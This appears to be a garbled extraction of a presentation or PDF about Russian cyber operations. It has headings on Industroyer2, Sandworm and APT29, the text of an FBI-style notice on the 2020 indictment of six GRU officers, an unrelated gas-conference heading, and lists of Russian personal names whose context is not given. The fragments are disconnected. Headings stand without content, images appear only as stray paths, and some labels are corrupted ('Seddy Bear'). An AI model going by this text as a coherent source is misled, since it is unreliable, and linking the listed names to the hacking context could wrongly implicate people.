



# Industroyer2

**Sandworm's Cyberwarfare Targets Ukraine's Power Grid Again**

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Sandworm 2014-2022

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**The Dukes**  
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Energetics

# The Dukes

Seddy Bear/APT29

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**GRU HACKERS' DESTRUCTIVE MALWARE  
AND INTERNATIONAL CYBER ATTACKS**

Conspiracy to Commit an Offense Against the United States; False Registration of a Domain Name; Conspiracy to Commit Wire Fraud; Wire Fraud; Intentional Damage to Protected Computers; Aggravated Identity Theft

  
Yuri Sergeyevich Andrienko

  
Sergey Vladimirovich Delistov

  
Pavel Valeryevich Frolov

  
Anatoliy Sergeyevich Kovalev

  
Artem Valeryevich Ochadenko

  
Petr Nikolayevich Piskin

**CAUTION**

On October 15, 2020, a federal grand jury sitting in the Western District of Pennsylvania returned an indictment against six Russian military intelligence officers for their alleged roles in targeting and disrupting computer systems worldwide, including those relating to critical infrastructure in Ukraine, a political campaign in France, and the country of Georgia; international victims of the "NotPetya" malware attacks (including critical infrastructure providers); and international victims associated with the 2018 Winter Olympic Games and investigations of nerve agent attacks that have been publicly attributed to the Russian government. The indictment charges the defendants, Yuri Sergeyevich Andrienko, Sergey Vladimirovich Delistov, Pavel Valeryevich Frolov, Anatoliy Sergeyevich Kovalev, Artem Valeryevich Ochadenko, and Petr Nikolayevich Piskin, with a computer hacking conspiracy intended to deploy destructive malware and take other disruptive actions, for the strategic benefit of Russia, through unauthorized access to victim computers. The indictment also charges these defendants with false registration of a domain name, conspiracy to commit wire fraud, wire fraud, intentional damage to protected computers, aggravated identity theft, and aiding and abetting those crimes. The United States District Court for the Western District of Pennsylvania issued a federal arrest warrant for each of these defendants upon the grand jury's return of the indictment.

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
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# European Gas Conference 2012

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
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
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## Increase in cyberattacks against Ukraine



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Балашов, Анатолий Васильевич  
Балашов, Юрий Евгеньевич  
Балашовский, Француз Николаевич

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Каруа (Каруа), Егор, Николай  
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Кекуев, Федорина Николаевна  
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Кекуевы, Сергей Николаевич  
Кекуев, Геннадий Евгеньевич  
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Кекуевы, Юрий Анатольевич  
Кекуевы, Евгений Николаевич  
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Кекуевы, Евгения Николаевна

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
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
